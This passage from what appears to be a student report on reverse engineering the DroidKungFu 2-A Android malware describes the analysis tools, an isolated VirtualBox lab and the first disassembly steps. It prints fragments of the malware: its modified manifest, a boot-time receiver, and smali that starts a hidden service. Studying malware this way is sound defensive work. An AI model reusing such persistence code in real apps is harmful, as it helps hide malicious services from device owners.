
```
<PEScanSession>
    <ScanTime>2011-07-11T12:37:08Z</ScanTime>
    <PEList>
        <FileItem>
            <Path>C:\Users\Reverse\Desktop\reverse\live-messenger-malware\Windc
            <Created>2007-01-26T15:08:26Z</Created>
            <Modified>2011-06-30T13:33:27Z</Modified>
            <Accessed>2007-01-26T15:08:26Z</Accessed>
```

Figure 11: Snapshot of Notepad++

4.2.1.6 Monitoring Tool

Wireshark

Wireshark is the world's best network sniffer and packet analyser. It is similar to tcpdump but Wireshark provides GUI and lots of plugins for better analysis. [20] It provides deep inspection for hundreds of protocols [21] and it is also free being an open source.


Capturing from Intel(R) PRO/1000 MT Desktop Adapter [Wireshark 1.6.0 (SVN Rev 37592 from /trunk-1.6)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression...
Clear
Apply


```
No.   Time       Source                  Destination        Protocol Length Info
   36 69.633916  192.168.0.1             239.255.255.250    SSDP       340 NOTIFY * HTTP/1.1
   37 69.637144  192.168.0.1             239.255.255.250    SSDP       331 NOTIFY * HTTP/1.1
   38 69.641710  192.168.0.1             239.255.255.250    SSDP       405 NOTIFY * HTTP/1.1
   39 69.937237  fe80::8146:42ee:769ff02::c                 SSDP       208 M-SEARCH * HTTP/1.1
   40 71.164431  Netgear_05:ac:bf        Broadcast          ARP         60 Who has 192.168.0.7?  Tell 1
   41 73.008327  fe80::8146:42ee:769ff02::c                 SSDP       208 M-SEARCH * HTTP/1.1
   42 75.978541  fe80::8146:42ee:769ff02::c                 SSDP       208 M-SEARCH * HTTP/1.1
   43 79.971538  fe80::8146:42ee:769ff02::c                 SSDP       208 M-SEARCH * HTTP/1.1
   44 80.789960  Htc_19:0c:5c            Broadcast          ARP         60 192.168.0.2 is at 7c:61:93:1
   45 86.013640  fe80::8146:42ee:769ff02::c                 SSDP       208 M-SEARCH * HTTP/1.1
   46 90.006954  fe80::8146:42ee:769ff02::c                 SSDP       208 M-SEARCH * HTTP/1.1
   47 92.979898  fe80::8146:42ee:769ff02::c                 SSDP       208 M-SEARCH * HTTP/1.1

⊞ Frame 30: 208 bytes on wire (1664 bits), 208 bytes captured (1664 bits)
⊞ Ethernet II, Src: IntelCor_99:f3:0e (00:26:c7:99:f3:0e), Dst: IPv6mcast_00:00:00:0c (33:33:00:00
⊞ Internet Protocol Version 6, Src: fe80::8146:42ee:7695:351 (fe80::8146:42ee:7695:351), Dst: ff02
⊞ User Datagram Protocol, Src Port: 50817 (50817), Dst Port: ssdp (1900)
⊞ Hypertext Transfer Protocol

0000  33 33 00 00 00 0c 00 26  c7 99 f3 0e 86 dd 60 00   33.....& ......`.
0010  00 00 00 9a 11 01 fe 80  00 00 00 00 00 00 81 46   ........ .......F
0020  42 ee 76 95 03 51 ff 02  00 00 00 00 00 00 00 00   B.v..Q.. ........
0030  00 00 00 00 00 0c c6 81  07 6c 00 9a 92 c2 4d 2d   ........ .l....M-
0040  53 45 41 52 43 48 20 2a  20 48 54 54 50 2f 31 2e   SEARCH *  HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  5b 46 46 30 32 3a 3a 43   1..Host: [FF02::C
0060  5d 3a 31 39 30 30 0d 0a  53 54 3a 75 72 6e 3a 4d   ]:1900.. ST:urn:M
```

Figure 12: Snapshot of Wireshark

4.2.1.7 Other Tools

4.2.1.7.1 Dex2Jar

Dex2Jar is a tool, which is used to convert the dex code into *.jar Java file. [22]




```
C:\Users\Reverse\Desktop\dex2jar-0.0.7.10-SNAPSHOT\dex2jar-0.0.7.10-SNAPSHOT>dex
2jar.bat classes.dex
20 [main] INFO com.googlecode.dex2jar.v3.Main - version:0.0.7.10-SNAPSHOT
30 [main] INFO com.googlecode.dex2jar.v3.Main - dex2jar classes.dex -> classes.d
ex.dex2jar.jar
2253 [main] INFO com.googlecode.dex2jar.v3.Main - Done.
```

Figure 13: Snapshot of Dex2Jar

4.2.1.7.2 JD-GUI

JD-GUI is another tool, which is used to view those *.jar files. [23] It provides a GUI which can load all the packages embedded in the jar file and lists the *.java code.



```
public class Receiver extends BroadcastReceiver
{
  public void onReceive(Context paramContext, Intent paramIntent)
  {
    if (paramIntent.getAction().equals("android.intent.action.BOOT_COMPLETED"))
    {
      ApplicationInfo localApplicationInfo = paramContext.getApplicationInfo();
      if (localApplicationInfo != null)
      {
        StringBuilder localStringBuilder = new StringBuilder("/data/data/");
        String str1 = localApplicationInfo.packageName;
        String str2 = str1 + "/shared_prefs/permission.xml";
```


Figure 14: Snapshot of Java Decompiler

4.2.2 Creating an isolated environment

For performing Malware Analysis, it is essential to set up an isolated and controlled environment. Virtualization is required if we are running more than one Operating System. [24] Each virtual machine has its own set of network interfaces, I/O peripherals; hardware allocated which means that it is properly virtualized. If one Operating System wants to communicate with the other virtual Operating System then they can carry out their communication even though they don't have real direct connection.

- For creating the isolated environment I had used Oracle VM Virtual Box detailed information about Virtual Box is given in section 4.2.1.1. I had installed Oracle VM Virtual Box on my laptop which has Intel Core i3 processor. [20] Base Operating System is Windows 7 and I have installed Windows 7, Linux Security Onion and Android OS on Virtual Box. But analysis will be performed on Windows OS.
- Guest OS will be isolated from accessing network and internet to prevent it infecting the base OS and network.
- Network Connection is assigned to NAT as it can share the internet for the initial setup, updates and tools installation. Later the connection is disconnected.


- The general configuration for the virtual image of Windows 7 is as shown below:



```
General
Name:     rem win 7 iso
OS Type: Windows 7

System
Base Memory: 512 MB
Boot Order:    Floppy, CD/DVD-ROM, Hard Disk
Acceleration:  VT-x/AMD-V, Nested Paging

Display
Video Memory:            18 MB
Remote Desktop Server: Disabled

Storage
IDE Controller
  IDE Secondary Master (CD/DVD):                X15-65804.iso (Inaccessible)
SATA Controller
  SATA Port 0:                                  rem win 7 iso.vdi (Normal, 20.00 GB)

Audio
Host Driver: Windows DirectSound
Controller:   Intel HD Audio

Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT)

USB
Device Filters: 0 (0 active)

Shared Folders
None
```

Figure 15: Snapshot of the Configuration for Windows 7 Image

We will be installing the Android SDK in the Virtual Machine which has the base OS as Windows 7. I had created an Android Virtual Image "Rem" which has the following configurations:




```
Edit Android Virtual Device (AVD)
Name:      Rem
Target:    Android 2.2 - API Level 8
CPU/ABI:   ARM (armeabi)
SD Card:
   (●) Size:                    MiB
   ( ) File:                    Browse...
Snapshot:
   [✓] Enabled
Skin:
   (●) Built-in:    WVGA800
   ( ) Resolution:          x
Hardware:
   Property                        Value
   Abstracted LCD density          240
   Keyboard lid support            no
   Max VM application hea...       24
   Device ram size                 256
```

Figure 16: Configuration of Rem-Android Virtual Device

Android Virtual Device was created which had the OS version 2.2 loaded as shown above.

4.2.3 Baseline the environment

Always there is a risk that malware will escape from the malware lab to the network connected or to other systems. [3] Virtualization software might have bugs or patches so they need to be updated to the latest version so that no mishaps occur. I have updated Oracle VM Virtual Box to the latest version available. I had installed Windows 7 as the Guest OS and it is updated to the latest patches available. If any anomaly occurs during the analysis then it needs to be restored by a backup copy. Once the tools have been installed and the system is patched up, we can disconnect the network connection, thus streamlining the malware process. Connect to the Host OS only for certain tests or transfer of files if required. The updated OS and Virtual Box screenshots are as shown below:



Name	Installed On
Microsoft .NET Framework 4 Client Profile (4)	
Security Update for Microsoft .NET Framework 4 Client Profile (KB2539636)	18/08/2011
Security Update for Microsoft .NET Framework 4 Client Profile (KB2518870)	18/08/2011
Security Update for Microsoft .NET Framework 4 Client Profile (KB2478663)	18/08/2011
Security Update for Microsoft .NET Framework 4 Client Profile (KB2446708)	18/08/2011
Microsoft Windows (100)	
Security Update for Microsoft Windows (KB2567680)	18/08/2011
Security Update for Microsoft Windows (KB2563894)	18/08/2011
Update for Microsoft Windows (KB2563227)	18/08/2011
Security Update for Microsoft Windows (KB2562937)	18/08/2011
Security Update for Microsoft Windows (KB2559049)	18/08/2011
Security Update for Microsoft Windows (KB2556532)	18/08/2011
Security Update for Microsoft Windows (KB2536276)	18/08/2011
Security Update for Microsoft Windows (KB2560656)	18/08/2011


Virtual...

You are already running the most recent version of VirtualBox.

OK

Figure 17: Snapshot of the Updated Windows 7 OS and Virtual Box

Various Packages has been installed in Android SDK which are required for carrying out the analysis. Tools required for the analysis has been identified as mentioned in section 4.2.1 and has been downloaded and installed. Below displayed is an overview of the packages installed for Android SDK.



Android SDK and AVD Manager

Virtual devices
Installed packages
Available packages
Settings
About

SDK Location: C:\Users\Reverse\Downloads\eclipse-SDK-3.7-win32\android-sdk\android-sdk-windo

Installed packages
- Android SDK Tools, revision 12
- Android SDK Platform-tools, revision 6
- Documentation for Android SDK, API 13, revision 1
- SDK Platform Android 3.2, API 13, revision 1
- SDK Platform Android 3.1, API 12, revision 3
- SDK Platform Android 3.0, API 11, revision 2
- SDK Platform Android 2.3.3, API 10, revision 2
- SDK Platform Android 2.3.1, API 9, revision 2 (Obsolete)
- SDK Platform Android 2.2, API 8, revision 3
- SDK Platform Android 2.1-update1, API 7, revision 3
- SDK Platform Android 1.6, API 4, revision 3
- SDK Platform Android 1.5, API 3, revision 4
- Samples for SDK API 13, revision 1
- Samples for SDK API 12, revision 1
- Samples for SDK API 11, revision 1

Figure 18: Installed packages of Android SDK

Out of the installed packages we will be using Android version 2.2 package for our analysis.

4.2.4 Malware Acquisition


In this project malware was acquired from [25] which is a malicious Android application. In the further analysis we will highlight the malicious activities carried out by this malware. This malware was released in the Android Market last month and it is an advanced version of the malware named "**DroidKungFu**". I am analysing malware named "**DroidKungFu 2-A**" which differs from its predecessor "DroidKungFu" as this new malware implements some of the functions using native code and supports two control domain [26]. Initially it was undetectable by the anti-virus engines which detected its predecessor thus making harder of its analysis for the Reverse Engineer.

4.2.5 Reverse Engineering on Android Malware

We start the analysis on "**DroidKungFu 2-A**" so first we need to start with the Code Analysis to understand the working properly.

4.2.5.1 Dynamic Analysis


First we need to extract the malicious apk file "droida.apk" to view its contents using "**7-Zip**". The contents of the apk file are as shown below:



```
▸ DroidKungFu.2.A ▸ droida ▸                                    Search droida
Include in library ▾   Share with ▾   New folder

Name                    Date modified        Type            Size
assets                  01/08/2011 00:13     File folder
lib                     01/08/2011 00:13     File folder
META-INF                01/08/2011 00:13     File folder
[illegible]             01/08/2011 00:13     File folder
AndroidManifest         12/06/2011 22:40     XML Document     5 KB
classes.dex             12/06/2011 22:39     DEX File       139 KB
resources.arsc          12/06/2011 22:40     ARSC File        7 KB
```

Figure 19: Contents extracted by 7-Zip


As mentioned in section 3.1 it includes the Android Manifest xml file, classes.dex file etc which will be analysed in the later stages. Whenever a user tries to download an application the corresponding apk file is downloaded [27] and it is installed on the device. The apk file is extracted and when that application is initialized it triggers an activity. These activities are mentioned in the Android Manifest file. Malware Coders are smart enough they insert their own code in the original code thus avoiding any suspicion. They edit this Android Manifest file and other files in the apk, recompile it and then sign using their own key.



```xml
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="com.allen.txthej"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <application android:label="@string/app_name" android:icon="@drawable/icon">
        <activity android:theme="@android:style/Theme.NoTitleBar" android:label="@string/app_name" and
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity android:theme="@android:style/Theme.NoTitleBar" android:name=".ViewFileAct_Float" an
        <activity android:theme="@android:style/Theme.NoTitleBar" android:name="Settings" android:scre
        <activity android:theme="@android:style/Theme.Dialog" android:name="com.eguan.state.Dialog" an
        <service android:name="com.eguan.state.StateService" />
        <receiver android:name="com.eguan.state.Receiver">
            <intent-filter>
                <action android:name="android.intent.action.BATTERY_CHANGED_ACTION" />
                <action android:name="android.intent.action.SIG_STR" />
                <action android:name="android.intent.action.BOOT_COMPLETED" />
            </intent-filter>
        </receiver>
        <meta-data android:name="Wooboo_PID" android:value="f3581d02a4324338bba52dd7e4faa94a" />
        <meta-data android:name="Market_ID" android:value="1" />
        <meta-data android:name="GH_APPKEY" android:value="d6a36e24c86f5ecd758629154669f343" />
    </application>
    <uses-sdk android:minSdkVersion="4" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
```

Figure 20: Configuration in Android Manifest File


As shown above this is the modified version of the Android Manifest which we found in the apk package file. When we launch the application it triggers the activity named **android.intent.action.MAIN** along with it activity named **com.eguan.state.Dialog** is also executed. This activity triggers 2 services named "**com.eguan.state.StateService**" and "**com.eguan.state.Receiver**". In order to understand the flow of these activities we need to disassemble the apk file so that we get the disassembled files. As mentioned in section 4.2.1.3 we will be using "**Apktool**" which uses "**Baksmali**" for disassembling. We decompile this apk file using the following command as shown:



```
C:\Windows\system32\cmd.exe - apktool  d droida.apk
C:\Users\Reverse\Desktop\apktool>apktool d droida.apk
I: Baksmaling...
testI: Loading resource table...
I: Loaded.
I: Loading resource table from file: C:\Users\Reverse\apktool\framework\1.apk
```

Figure 21: Decompiling Malware APK file


This creates a new folder named "droida" which includes the disassembled files as shown along with the Android Manifest, dex files etc.



```
apktool ▸ droida ▸                                   Search droida
Include in library ▾   Share with ▾   New folder
Name                     Date modified       Type            Size
assets                   27/07/2011 16:21    File folder
lib                      27/07/2011 16:21    File folder
res                      27/07/2011 16:21    File folder
smali                    27/07/2011 16:21    File folder
AndroidManifest          27/07/2011 16:21    XML Document    3 KB
apktool.yml              27/07/2011 16:21    YML File        1 KB
```

Figure 22: Contents extracted after Decompiling


After analysing the files we came across the piece of code which contains StateService activity we found that this code starts the service named "**com.eguan.state.StateService".**



```
    if-nez v5, :cond_1

    .line 31
    new-instance v2, Landroid/content/Intent;

    invoke-direct {v2}, Landroid/content/Intent;-><init>()V

    .line 32
    .local v2, in:Landroid/content/Intent;
    const-class v5, Lcom/eguan/state/StateService;

    invoke-virtual {v2, p1, v5}, Landroid/content/Intent;->setClass(Landroid/content/Conte
    .line 33
    invoke-virtual {p1, v2}, Landroid/content/Context;->startService(Landroid/content/Inter

    .line 35
    .end local v2           #in:Landroid/content/Intent;
    :cond_1
    return-void
.end method
```

Figure 23: Code corresponding to the Service started


It creates an instance of the intent object and also creates object for the class "**com.eguan.state.StateService**" as v5. It passes these objects to the constructor which then starts the service named "**startService**". Java code needs to be referred for better clarity for that we need to convert the *.dex file to *.jar file. "**Dex2Jar**" tool is used to convert the Dalvik executable .dex files to Java .class files which can be done by dropping the .dex file in the dex2jar directory. The conversion is done by using the command as shown below:



```
C:\Users\Reverse\Desktop\dex2jar-0.0.7.10-SNAPSHOT>cd dex2jar-0.0.7.10-SNAPSHOT
                  top\dex2jar-0.0.7.10-SNAPSHOT\dex2jar-0.0.7.10-SNAPSHOT>dex
jar.bat classes.dex
                  oglecode.dex2jar.v3.Main - version:0.0.7.10-SNAPSHOT
30 [main] INFO com.googlecode.dex2jar.v3.Main - dex2jar classes.dex -> classes.d
ex.dex2jar.jar
2253 [main] INFO com.googlecode.dex2jar.v3.Main - Done.

C:\Users\Reverse\Desktop\dex2jar-0.0.7.10-SNAPSHOT\dex2jar-0.0.7.10-SNAPSHOT>
```

Figure 24: Dex file conversion to JAR file using Dex2Jar

